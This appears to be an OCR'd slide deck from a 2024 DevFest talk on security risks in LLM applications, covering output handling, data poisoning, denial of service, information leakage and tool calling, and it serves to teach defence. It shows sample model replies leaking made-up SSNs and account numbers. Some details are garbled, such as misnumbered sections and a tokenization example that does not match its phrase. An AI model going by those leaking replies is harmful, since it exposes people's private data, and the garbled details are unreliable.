
{ DevFest }




Dec, 2024

Security concerns in LLM applications

TharHtet San
@deepfaro




Google Developer Groups

DevFest

Dec, 2024

Let’s talk about Security Risks for LLM Applications.



Google Developer Groups

Types of Security Risks

1. Prompt Injection
2. Insecure Output Handling
3. Training Data Poisoning
4. Model Denial of Service
5. Sensitive Information Disclosure
6. Tool calling leakage
7. Model Theft

2. Insecure Output Handling

Insecure output handling in LLMs occurs when there are inadequate safeguards to prevent the release of sensitive or harmful information. This can result in privacy violations and unauthorized exposure of confidential data.

When dealing with sensitive information or code interactions, exercise caution in directly using LLM-generated outputs, such as charts, graphs, code snippets, or request methods.

1. Insecure Output Handling

User: What's my current balance?
Bot: Your current balance is $10,452.35. By the way, here's some additional information: your Social Security Number is 123-45-6789.

Python Code Example:


python Copy code

```python
import requests

# Define the URL and the token
url = "https://scams.xyz.com"
token = "ABCDEFG"

# Set up the headers with the token
headers = {
    "Authorization": f"Bearer {token}"
}

# Make the GET request
try:
    response = requests.get(url, headers=headers)

    # Check if the request was successful
    if response.status_code == 200:
        print("Request successful!")
        print("Response Data:", response.json())  # Assuming the response is in JS
    else:
        print(f"Request failed with status code {response.status_code}")
        print("Response Message:", response.text)

except requests.exceptions.RequestException as e:
    print("An error occurred:", e)
```


3. Training Data Poisoning


Training data poisoning involves manipulating training data to corrupt a model's learning, leading to biased or unreliable outputs.

On the other hand, we have RAG, which relies on provided data. So, if you ask the LLM model about very rare information, it will search for the information on Google, and the model will provide the information based on the results found.



3. Training Data Poisoning





Sample search in [serper]

4. Model Denial of Service

Suppose there's an LLM deployed for a public-facing API, where users can ask questions, receive responses, or perform tasks. An attacker may launch a DoS attack by sending hundreds of complex queries in a short time, such as:

- Requests with highly detailed inputs requiring intensive computations. (e.g., request with full token to LLM model)

- An overwhelming number of simple requests in a very short span (e.g., hundreds of requests per second).

4. Model Denial of Service

Tokenization is the process of breaking text into smaller units called tokens. These tokens can be words, subwords, characters, or symbols. The goal is to convert the raw text into a format that a language model can understand and process effectively.

Example:

Phrase: "GenAI is amazing"

1. Tokenized: ["Gen", "AI", "is", "amazing", "!"]
2. Token IDs: [1, 2, 3, 4, 5] (Each token is mapped to a unique integer ID in the model's vocabulary)

- Most models use a vocabulary of 30,000-50,000 tokens.
- Most of the LLM model uses a much larger vocabulary of nearly 128,000 tokens, allowing it to handle more complex words and subwords for better language understanding.

4. Model Denial of Service

```
display(HTML(html_tokens(decoded_tokens)))
```

<|begin_of_text|> <|start_header_id|> user <|end_header_id|> \n\n Who wrote the book Charlotte 's Web ? <|eot_id|> <|start_header_id|> assistant <|end_header_id|> \n

```
#Try one of you own:
prompt = "Supercalifragilisticexpialidocious"
encoded_tokens = tokenizer.encode(prompt, allowed_special="all")
decoded_tokens = [tokenizer.decode([token]) for token in encoded_tokens]
display(HTML(html_tokens(decoded_tokens)))
```

Sup erc al if rag il istic exp ial id ocious

5. Sensitive Information Disclosure

Imagine an LLM trained on various publicly available texts, but during training, it inadvertently processes a document containing personal data (like an email address, social security number, or private company data). If a user queries the model in a certain way, it could reveal this private information.

Eg: unintentionally leakage:

User query: "Tell me about John Doe."

Model output: "John Doe, born on 12/03/1980, has an SSN of 123-45-6789."

Eg: unintentionally leakage:

User Query: "What's the birthdate of Emily Johnson?"

Model Output: "Emily Johnson was born on 10/11/1992, and here's her private account number 123456."

We should done with safeguard:

User Query: "What's the birthdate of Emily Johnson?"

Model Output: "Sorry, I cannot provide that information."

6. Tool calling leakage

Tool calling in LLMs refers to the ability of an LLM to invoke or interact with external tools or systems to extend its functionality.

This can include calling APIs, interacting with databases, running scripts, or utilizing custom functions that are beyond the LLM's built-in capabilities.

This enables LLMs to perform specialized tasks like retrieving real-time data, executing specific calculations, or accessing proprietary information.

```
math_problem = "Can you help me solve this equation: x^3 - 2x^2 - x + 2 = 0? "

system_prompt_content = f"""
Environment: ipython
Cutting Knowledge Date: December 2023
Tools: brave_search, wolfram_alpha
Today Date: {formatted_date}
"""
#
```

```
messages = [
    {"role": "system",  "content": system_prompt_content},
    {"role": "user",    "content": math_problem}
]
response = llama31(messages)
print(response)
```

```
wolfram_alpha.call(query="solve x^3 - 2x^2 - x + 2 = 0")
```

AI
@DevFest

Google
Developer
Groups

NOW Let’s talk about “Injection Base” security risks in LLM models

Thank you for your attention.

Learning Resource and Source Codes?
Please check Day-39,40 from ML in Prod (Batch-1)

“If you have any questions, please keep in your mind. I am not an LLM model. So stay safe while using and developing LLM applications!”